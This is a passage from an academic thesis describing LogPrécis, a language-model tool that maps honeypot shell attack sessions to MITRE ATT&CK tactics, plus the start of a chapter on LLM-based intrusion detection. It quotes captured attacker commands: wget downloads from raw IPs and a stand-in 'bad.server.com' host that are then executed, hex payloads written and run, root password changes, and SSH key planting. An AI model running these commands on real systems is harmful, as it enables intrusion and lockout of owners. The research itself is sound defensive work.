


Fig. 2.7 Accuracy of test words w.r.t. their occurrences in the training set (HaaS dataset).

of those "never seen" words, i.e., words are not even present in the training set (blue curve). These are random words that the attacker injects into their scripts. Despite not having seen any of them, the Transformer attention mechanism allows the LM to correctly classify them thanks to the context in which they appear.

Investigating the position in which the errors tend to occur, we notice that LogPrécis accuracy reduces when we approach the boundary between two tactics (the accuracy reduces from 0.90 at distance 6 from the change point to 0.82 at distance 1). In fact, deciding where a tactic ends and the next one starts has proven difficult even for the human experts labelling our data.

In a nutshell, LogPrécis can still correctly label rare or previously unseen words thanks to its generalisation abilities. The context in which a word appears usually suffice to assign the correct label, even at the boundaries of tactics.


2.4.4 LogPrécis For Log Analysis

Armed with the fine-tuned CodeBERT language model, we implement it in LogPrécis, a Python application. It receives as input timestamped logs containing Unix sessions and output labels for each token with the corresponding tactic. Since we are interested in a word-level analysis, we assign each word its first token label as discussed in Sec. 2.3.3.

We complement LogPrécis with a dashboard based on Elasticsearch and Kibana that allows the analyst to interactively explore the data over time. In the following, we present some of the results obtained by applying LogPrécis to analyse both the Cyberlab and PoliTO datasets, presenting examples of the analysis it unleashes.

2.5 LogPrécis in the Wild - Word Level Analysis

LogPrécis receives as input the raw sessions, and outputs the tactic prediction for each word. We use LogPrécis to characterise how attackers use different tactics and to identify repeating patterns.



(a) Tactic breakdown for frequent words in PoliTO dataset.

<table>
<tr><th colspan="2">word: echo</th></tr>
<tr><td>Persistence</td><td>[...] echo -e "123456\nSa2puN1djQSJ\nSa2puN1djQSJ" | passwd | bash ; [...]</td></tr>
<tr><td>Discovery</td><td>[...] dd bs=52 count=1if=.s || cat .s || while read i ; do echo $i ; done <.s ; [...]</td></tr>
<tr><td>Harmless</td><td>cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; rm -rf i ; wget http://26.16.27.120:56118/i ; chmod 777 i ; ./i ; echo -e '\x63\x6F\x6E\x6E\x65\x63\x74\x65\x64' ;</td></tr>
<tr><td>Execution</td><td>[...] echo -ne "[#1HEX_BINARY_CHUNK]" >>.s ; echo -ne "[#2HEX_BINARY_CHUNK]" >>.s ; echo -ne "[#3HEX_BINARY_CHUNK]" >>.s ; ./.s>.i ; chmod 777 .i ; ./.i ;</td></tr>
<tr><th colspan="2">word: rm</th></tr>
<tr><td>Discovery</td><td>[...] passwd ; echo "321" >/var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 [...]</td></tr>
<tr><td>Persistence</td><td>cd ~&& rm -rf .ssh && mkdir .ssh && echo "ssh-rsa SSHKEY== user">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~; [...]</td></tr>
<tr><td>Execution</td><td>[...] wget http://122.234.28.153:37365/i ; chmod 777 i || (cp /bin/ls ii ; cat i>ii ; rm i ; cp ii i ; rm ii) ; ./i ;</td></tr>
<tr><td>Evasion</td><td>[...] dd bs=52 count=1 if=.s || cat .s || while read i ; do echo $i ; done <.s ; /bin/busybox SUGST ; rm .s ;</td></tr>
</table>

(b) Examples of how `echo` and `rm` commands belong to different tactics.

Fig. 2.8 Tactics for frequent words. LogPrécis leverages the context to assign the correct tactics.

2.5.1 Inference Characterisation

The last two columns of Tab. 2.2 show the results of the model's predictions on the Cyberlab and PoliTO dataset. In total, we have $\approx 17\ M$ and $\approx 28\ M$ words that LogPrécis maps to tactics. In both cases, the *Discovery* tactic is predominant, accounting for more than 70% of labels.

Persistence tactic comes second. Here attackers want to secure their access to the system, for instance, by installing SSH keys or changing the original password to lock out the account owner. We observe that the PoliTO collection contains more *Persistence* than Cyberlab; Oppositely, *Execution* represents only the $\approx 1\%$ of PoliTO and the $\approx 6\%$ of Cyberlab datasets. This testifies how different could be the scenario when changing the data capture period and the collection infrastructure.

Note also that the number of words associated with *Execution* is typically smaller than those associated with the other tactics. In fact, many sessions start with a (lengthy) *Discovery* phase. They continue interacting with the machine with a *Persistence* or/and *Execution* phase. The latter is typically completed with few words and statements.

These figures are in line with the intuition of security experts labelling our dataset since attackers spend most of their time collecting information about the system. Indeed, the design of Cowrie – in particular in its low-interaction mode which is predominant in our datasets – somehow limits the depth of the attack to its initial phases, where one expects mainly discovery steps.

2.5.2 Shell Commands to Tactics

Let us dive into which commands attackers typically use to pursue different goals. In Fig. 2.8a we report the most frequently used words and the breakdown of tactics they are used for in PoliTO dataset, ignoring separators and common flags. The cell colour and value represent the fraction of occurrences a given word appears in a given tactic. Values are column-normalised. As expected, the top frequent words mostly comprehend Unix shell commands.

Most commands are associated with different tactics. As we anticipated in Sec. 2.3.2, a Unix shell attacker can employ the same commands for multiple tactics, with the specific goal determined by the context. This testifies to the need for using approaches that can consider each word "*by the company it keeps*" [132]. PLM can naturally handle this aspect thanks to attention-based techniques. In contrast, a simple regular expression-based solution or even a context-less NLP approach like Word2Vec is not able to handle these cases effectively. In Tab. 2.8, we exemplify how the attackers use the `echo` and `rm` commands for different tactics. They show how the tactic labelling done by LogPrécis helps the security analyst to understand the attacker's goal in different contexts.

Some commands are appropriately associated with only one tactic, confirming that the LogPrécis classification is robust and consistent. These are the cases of `grep` used only for *Discovery* in these logs; and of the `.ssh` folder that attackers manipulate for *Persistence* only.


2.5.3 Tactics to Shell Commands

We investigate which are the most frequent words per tactic for CyberLab dataset. In Fig. 2.9 we show the top words associated with the tactics *Execution* and *Persistence*. As before, commands are presented in both lists.

Focusing on *Execution*, we observe some specific words, like `~/IyEvYmluL2jhc2[...]`, `jeSjax`, `http://#IP/script.sh`, `~/.dhpcd` and `/tmp/knrm`, that immediately catch the analyst's attention. Manual checks on security forums and previous work [133] uncover that they are parts of well-known attacks targeting vulnerable SSH servers. `~/IyEvYmluL2jhc2[...]` is a *base64* script that is part of the so-called "DOTA" attack installing a cryptominer [134]. `jeSjax` and `http://#IP/script.sh` appear in the same sessions: the attacker first downloads the `script.sh` object from a compromised server, saves it as `jeSjax` file and executes it [135].

At last, we trace the `~/.dhpcd` and `/tmp/knrm` words to attempts of exploiting "ShellShock" - indeed we confirm that the downloaded binaries aim at installing a compromised DHCP server to inject malicious responses in the network, which could result in arbitrary code execution at vulnerable clients [136]. More details are in Appendix A.

The top word list used in *Persistence* shows some interesting patterns related to the DOTA malware. It involves the manipulation of the `/cat/tmp/.var03522123`; the deployment of the `AAAAB3NzaC1yc2EAAAAD[...]` public ssh key to secure access to the victim machine with the user `'user' ».ssh/authorized_keys`.



(a) *Execution* (b) *Persistence*

Fig. 2.9 Most common words often associated with a specific tactic found in the Cyberlab sessions.

In a nutshell, LogPrécis's ability to abstract from raw words and identify attacker tactics helps the analyst to understand attacks and find commonalities, focusing on the salient parts of the attacks.

2.6 LogPrécis in the Wild - Session Fingerprints

We extend the analysis from the word level to the session level. Particularly, we introduce the *tactics fingerprints*, a session's representation that leverages the sequences of tactics as a signature. We show how the representations can help in forensics and novelty detection. Finally, we show that fingerprints are also useful for investigating common patterns between attacks.

2.6.1 Fingerprints at the Session Level

We showed that thousands of distinct sessions share common words, such as SSH keys, specific executable names, or filenames. However, the large number of word combinations makes the number of unique sessions grow to hundreds of thousands and thus it is impractical to analyse them manually. This leads us to introduce the concept of *fingerprint* that we define as the *sequence of tactics*.




Fig. 2.10 ECDF of the number of sessions per fingerprint. Around 10% of fingerprints aggregate more than 10 distinct sessions each.

Consider for example the eight words (separators count) session:

```
wget http://bad.server.com/exec ; ./exec ; rm exec ;
```

The first five are labelled as *Execution*; the last three as *Defence Evasion*. We hence say that `Execution X 5 - Defence Evasion X 3` is the *fingerprint* of such a session.

Different sessions can be associated with the same fingerprint. We identify 1 259 and 1 673 unique fingerprints for the PoliTO and Cyberlab datasets, respectively. Compared to the about 400 000 total unique sessions (cfr. Tab. 2.1), the number of fingerprints is two orders of magnitude smaller, i.e., each fingerprint groups multiple unique sessions. In detail, Fig. 2.10 shows the number of sessions that exhibit the same fingerprint. While 90% of fingerprints group less than 10 sessions, there are some fingerprints grouping thousands of unique sessions. The remaining 10% of fingerprints with more than 10 sessions account for more than 95% of the sessions in both datasets.

2.6.2 Fingerprint Evolution Over Time

Since fingerprints aggregate sessions with the same tactic sequences, the birth of a new fingerprint hints at new attacks or the morphing of a previous attack.




Fig. 2.11 Fingerprints over time for Cyberlab. On the *y-axis*, the fingerprints are sorted per date of birth. On the *x-axis*, time. The colours and size of the circles are proportional to the number of sessions associated with a given fingerprint on a given day.

To appreciate the growth of fingerprints over time, in Fig. 2.11 we show the pattern of new and recurring fingerprints for the Cyberlab dataset [12]. We assign a new identifier each time a new fingerprint emerges. On the *y-axis*, we sort the fingerprint IDs according to their date of birth. Then we plot a circle for each session occurring on a given day and associated with the given fingerprint identifier. The size and the colour of the circle correspond to the number of associated sessions observed on such a given day.

In Fig. 2.11 we observe that the number of fingerprints keeps growing over time, with different growth rates. For instance, after Cyberlab's update to high-interaction Cowrie (see the vertical line), we observe an increase in the rate of new fingerprints. Cyberlab also enabled Cowrie's high-interaction mode in some nodes with this update. This is known to increase the interactivity of the machines with the attackers. LogPrécis captures this behaviour by identifying new fingerprints.

More interestingly, some fingerprints keep re-occurring over time for months. A few fingerprints appear some thousand times on the same day (see the colour of the circles). We mark those with numbers. These 4 fingerprints aggregate sessions containing the word `/var/tmp/dota*` related to the DOTA attack. In fact, these

[12] The same analysis can be performed on the PoliTO dataset; in the sake of space, we only report the analysis on Cyberlab – which also presents a more interesting behaviour, considering the servers update that I will later discuss.




Fig. 2.12 New unique sessions vs. new fingerprints per day for PoliTO. Red arrows indicate peaks discussed in the text. LogPrécis reduces the number of novel signals by 2 orders of magnitude.

correspond to some mutation of the DOTA family. The oldest of them appears on Aug. 14th, 2019, and ends on Dec. 5th, 2019 (marked as 1). The second version appears on Sept. 18th, 2019 but it becomes significant in volume after Oct. 2019. The third and fourth versions were popular for a very short amount of time. In the appendix, we report the patterns over time of all DOTA and ShellShock fingerprint attacks.

2.6.3 LogPrécis for Novelty Detection

When running in real-time, LogPrécis can help the analyst detect new or modified attacks in a short time. Observe Fig. 2.12, where we compare the relationship between the daily count of new unique sessions never seen before (left plot) and new fingerprints' count (right plot) on PoliTO dataset. Missing values are due to Honeypots' downtime. The system observes hundreds or even thousands of new unique sessions every day. Indeed, a change of a single character would make a session unique.

In contrast, LogPrécis ability to extract the tactics from the raw words makes the number of new fingerprints in the order of a few tens. Here, the daily number of novelties drops to around 5-10 per day. Not reported here for the sake of brevity, we witness some thousands of new unique sessions and some tens of new unique fingerprints in the Cyberlab dataset too. All in all, LogPrécis limits the number of alarms to be handled by the security team.

Consider now the spike on December 9th, 2022 when the number of new fingerprints dramatically surges to ≈ 70. Interestingly, the trend of new sessions has a peak of $1,357$ new unique sessions – $1,174$ of which are associated with a specific fingerprint born on the 9th of December. By looking at the most frequent words in such sessions, we observe all these $1,174$ samples contain the word `lockr` labelled as *Persistence*. `lockr` is a secret management service with integration with Drupal and WordPress [137]. 68 of the new fingerprints aggregate sessions containing the `lockr` command too. This word never appeared in any past session. This clearly shows a new attack pattern has started, with the attacker further changing and improving their tactics. Recent reports (i.e., [138] and [139]) confirm the use of `lockr` as part of an *SSH brute-force* attack that tries to maintain persistence on the attacked machine. Notice that reports [138] and [139] were compiled on April and May 2023: with LogPrécis online, we would have been able to automatically spot this attack months earlier.


2.6.4 Session Prototype Extraction

Let us shift our focus to a specific fingerprint of interest. Sessions associated with the same fingerprint have, by definition, the same sequence of tactics and, hence, the same number of words. By simply counting the number of unique words in each position, we can observe which portion of the sessions makes them unique and extract the *prototype* of such sessions.

Consider an example of a fingerprint containing a sequence of 13 tactics. Fig. 2.13a shows the percentage of unique words found for each position in the fingerprint. Words related to the tactic in positions 5, 9, and 11 assume pseudo-random strings. Those correspond to the name of an executable the script runs: `cd /tmp && chmod +x 61mVjztA && bash -c ./61mVjztA ; ./61mVjztA ;`

Consider now the DOTA fingerprint 1 from Fig. 2.11. It is associated with $> 30,000$ unique sessions, all matching the same 138-long sequence of tactics. Fig. 2.13b shows the percentage of unique strings at each position. The word in position 10 appears random, as it changes in all the sessions. Instead, the word in position 105 is a semi-random string, as some of them repeat. We report one of those sessions:

```
[...] echo "root:xue7wsmGre0b" | chpasswd | bash [...] echo "root diablo" > /tmp/up.txt; [...]
```



(a) General execution (b) DOTA

Fig. 2.13 Percentage of unique terms in each position for sessions associated with 2 fingerprints from the Cyberlab dataset. The fingerprint grouping allows us to spot which words of the sessions are random or semi-random.




Fig. 2.14 Ancestor fingerprints for the `lockr` session of Dec. 09, 2022 (top of the image) found in PoliTO dataset. A session of the root fingerprint at the bottom.

In the first random string, the attacker changes the root password with a random string to lock out the account owner. Later, the attacker stores the password used to enter the system in a local file. These passwords sometimes repeat, appearing as a semi-random string. This is coherent with the Cowrie authentication mechanism used in this deployment: we configured it to accept the attacker's password after a random number of attempts.

In total, we observe 131 fingerprints with semi-random strings. We unveil the usage of dictionary-based passwords, IP addresses of servers hosting malware, sequences of 4-6 bytes-long groups of characters in hex-encoded binaries (which turn out to be server IP addresses), etc. Fingerprints let us find this evidence in a simple, more scalable, and intuitive manner.

2.6.5 Tracking Session Morphing

We now compare fingerprints against each other to highlight similarities and differences in the corresponding associated tactics and provide examples of the power of summarising sessions into fingerprints.

To measure the distance between two fingerprints, we compute the *Levenshtein distance* [140], i.e., we count the minimum number of tactics that one needs to change (delete, insert, replace) to transform one fingerprint into another one. For instance, the fingerprint `(Execution - Execution - Defence evasion)` $\rightarrow$ `EED` and `(Execution - discovery - Defence evasion - Defence evasion)` $\rightarrow$ `EdDD` have a distance of 2 (replace `E` with `d`, insert `D`).

Finding Fingerprint Ancestors: We want to find the *ancestors* of a given fingerprint, i.e., the most similar fingerprint observed in the past. The `lockr` fingerprint, observed for the first time on Dec. 9th, 2022 on PoliTO dataset, is an interesting example. We identify the most similar fingerprints in the past to trace if the attacker has modified previous scripts to engineer the new ones. We show the result in Fig. 2.14. For each fingerprint, we report the first time the fingerprint was seen, the Levenshtein distance with respect to the ancestor, and a representation of the fingerprints.

The top fingerprint (marked as 1) is our seed, with an example of an associated session reported in the top text. The closest fingerprint in the past (2) was found on Nov. 27th, 2021, more than one year in the past. The new attack appears to use the same code as its closest ancestor, extending the *Persistence* tactic to include the `lockr` commands. This observation is in line with the findings in [139] where authors underline the similarity between the script containing `lockr` and some variation of already existing attacks. While their analysis was mostly manual, LogPrécis enables the semi-automatic identification of similar sessions.

Continuing looking for ancestors, we iterate going back in time until we reach the start of our collection. We find 8 ancestors in total. We report a sample session of the oldest fingerprint in the bottom text. Note how the sequence of *Discovery* tactics found in the oldest ancestor is the same in the newest `lockr` attacks. This clearly points to the usage of a family of attacks, or some attack-kit code.

We believe this analysis would allow the security analyst to easily identify the incremental changes and code reuse adopted by the newly identified attacks.

The Big Picture – Linking Attack Fingerprints: We now generalise the previous analysis by creating a graph that summarises the relationships between all fingerprints. We build a graph where nodes represent fingerprints and undirected weighted edges represent how much they are similar. The weight of the edge is the inverse of the Levenshtein distance.

We consider the $1,673$ Cyberlab fingerprints. For each fingerprint, we add two edges connecting its two closest fingerprints, according to their distances. For fingerprints aggregating more than 10 sessions (see Fig. 2.10), we create further edges, connecting up to the closest 20 nodes, if their distance is below 0.25.[13]

Fig. 2.15 depicts the resulting graph obtained using the *Force Atlas 2* algorithm [141] that uses a gravitational law to position nodes on a plane. The closer the nodes, the more similar they are. The *Louvain Community Detection* algorithm [142] identifies 8 groups represented with colours.

In sum, LogPrécis unveils a clear separation of families of attacks. Some groups have a lot of fingerprints, showing evolving families with minor changes in the tactics, possibly including artefacts introduced by the honeypot that make the attack fail. In the Appendix, we show some sessions from each family.

2.7 Discussion

In this chapter, I presented LogPrécis, a novel approach leveraging PLMs to automate the analysis of Unix shell attack logs. Our findings demonstrate that PLMs can effectively extract high-level attack fingerprints, significantly reducing the complexity of log analysis. By mapping raw shell commands to MITRE ATT&CK tactics, LogPrécis enables analysts to understand attack sequences at an abstraction level that is more manageable and insightful than raw command logs. Applied to over

[13] We choose parameters to avoid having a full mesh. Each node has a minimum of 2 edges and a maximum exceeding 20 (since edges are undirected and many nodes could have the same node as closest).




Fig. 2.15 Fingerprint graph similarities for Cyberlab dataset. Colours represent communities of similar fingerprints, and we manually assign them a label by checking their sessions.

400,000 unique shell attack sessions, our model reduced the number of unique attack representations to fewer than 3,000 fingerprints, a drastic compression that facilitates pattern recognition, forensic analysis, and novelty detection.

The evaluation showed that contextualized PLMs, such as CodeBERT with domain adaptation, outperform classical NLP methods like Word2Vec, as well as static rule-based approaches. Fine-tuning on as few as 360 labeled sessions was sufficient to achieve high classification performance, with a ROUGE-1 score of 0.85 and fidelity of 0.67. Furthermore, LogPrécis demonstrated the ability to generalize to unseen commands by leveraging the contextual relationships captured by transformers, making it more resistant to adversarial modifications than traditional rule-based methods.

Despite its strong performance, LogPrécis has some limitations. Misclassification near tactic boundaries remains a challenge, as the definition of exact transitions between tactics can be ambiguous even for human annotators. Furthermore, rare or emerging attack patterns may not be well-captured by our existing labeled dataset, requiring periodic fine-tuning to adapt to new adversarial techniques. Additionally, attackers could potentially exploit PLM biases by crafting log sequences that mislead the model into incorrect classifications. Addressing these issues requires ongoing refinement, including the development of adversarially robust PLMs for security applications.

To overcome these challenges, several promising research directions emerge:

- Extending LogPrécis to other domains: Evaluating PLMs on Windows event logs, network flow logs, and application logs could expand its applicability to broader security contexts.
- Enhancing adversarial robustness: Investigating adversarial training techniques could help PLMs resist manipulation by attackers attempting to evade detection.
- Multimodal analysis: Combining log-based PLMs with network traffic analysis or system call traces may improve the detection of complex, multi-stage attacks.
- Benchmarking against human analysis: Conducting user studies to compare LogPrécis-generated insights with those of experienced security analysts could validate its real-world effectiveness.

Tackling some of these points, in Chapter 3, I extend this study to a real-world scenario with significantly larger, more diverse, and noisier logs. Additionally, I explore the potential interplay between small, specialized models and large, general-purpose LLMs, investigating whether and how their combination can further streamline security experts' analysis.

Chapter 3

Large Language Models for Intrusion Detection

In this chapter, I report the following paper: Boffa, Matteo, et al. "*A Systematic Comparison of Large Language Models Performance for Intrusion Detection.*" Proceedings of the ACM on Networking *CoNEXT* (2024): 1-23.

I build on the methodology presented in Chapter 2 to face a real-world application of industry firewalls. Specifically, I investigate whether a Large Language Model (LLM) can effectively prioritize high-risk logs from a large, noisy, and diverse dataset. The LLM receives three types of input: i) raw firewall alerts, ii) Cyber Threat Intelligence (CTI) about the attacker, and iii) insights from a smaller, dedicated language model along with its preliminary analysis. Based on this information, the LLM is tasked with generating a "level of danger" rating for the logs, as well as providing a textual explanation that summarizes the key factors behind the assessment.

3.1 Introduction

Current security products like Intrusion Detection System (IDS) and End Point Detection and Response (EDR) systems largely rely on manually curated rules and Cyber Threat Intelligence (CTI) data for analysing raw logs. However, this approach is constantly challenged by the dynamic nature of cyber threats, necessitating constant updates and manual interventions. It would be thus desirable to reduce as much as possible the current dependence on manual processes and rule-based systems and to assist the expert in analyzing a vast amount of heterogeneous data – for which ML and, especially, NLP techniques are a promising tool. While several known problems [78] plague the deployment of ML in the production system, breakthrough in NLP modeling offers a promising avenue worth exploring, given the generic reasoning abilities of LLMs [36], whose application to security recently encountered an increasing interest. In this chapter, I investigate whether LLMs can detect malicious patterns *directly within raw packets*.

From a mile-high viewpoint, there are two main ways LLMs can be exploited for cybersecurity defense. The first one is to use (i) *general-purpose* polymath LLMs [36] to reason about security events: this is, for instance, the case of products like Microsoft Security Copilot [143], which employs OpenAI's GPT-4 to produce security incident reports. At the same time, such a cloud-centric deployment model faces significant hurdles in terms of data privacy and high bandwidth and computational costs. The alternative path is to rely on (ii) *lean task-specific* LLM models, that have been retrained/fine-tuned in a supervised manner to solve specific tasks, such as identification of an attack's class and severity. While the scale of such models allows them to be run on-premise, it is unclear if such models are sufficiently accurate to replace, or even assist, current IDS.

This chapter sets out to assess the value of the above LLMs alternatives by comparing several design strategies, including classic ML and LLM models that, given raw data as input, compete (or complement) a commercial IDS solution to generate security alarms and incident reports. In particular, I consider: (i) an end-to-end approach where the LLM provides the full solution in a single step with classic few-shot prompting; (ii) a Retrieval Augmented Generation (RAG) strategy where the LLM has access to a database of exemplary raw payloads of previous attacks; (iii) a decoupled solution where a small, task-specific fine-tuned LLM classifies the attack class and severity, whereas a foundational LLM produces the ultimate natural language incident report, aggregating the task-specific output with additional information, such as CTI data. We summarize our main findings as follows:

- First, prompt-based end-to-end LLM solutions are not satisfactory; in particular, cloud-based solutions constitute a privacy risk without readily solving the problem (OpenAI GPT 3.5 and 4), while on-premise solutions with smaller models achieve below-par performance (Mistral-7B, LLama2-13B).

- Second, RAG improves the on-premise end-to-end solution by a sizeable amount, and additionally helps improve the attack explanation and grounding, but performance is still far from replacing an IDS.
- Third, task-specific LLMs can be fine-tuned to achieve satisfactory performance, over 95% accuracy for in-distribution attacks, outperforming state-of-the-art ML baselines.
- At the same time, performance on zero-day attacks (i.e., out-of-distribution from a machine learning perspective) is significantly lower, which calls for more investigation into the generalization abilities of LLMs.

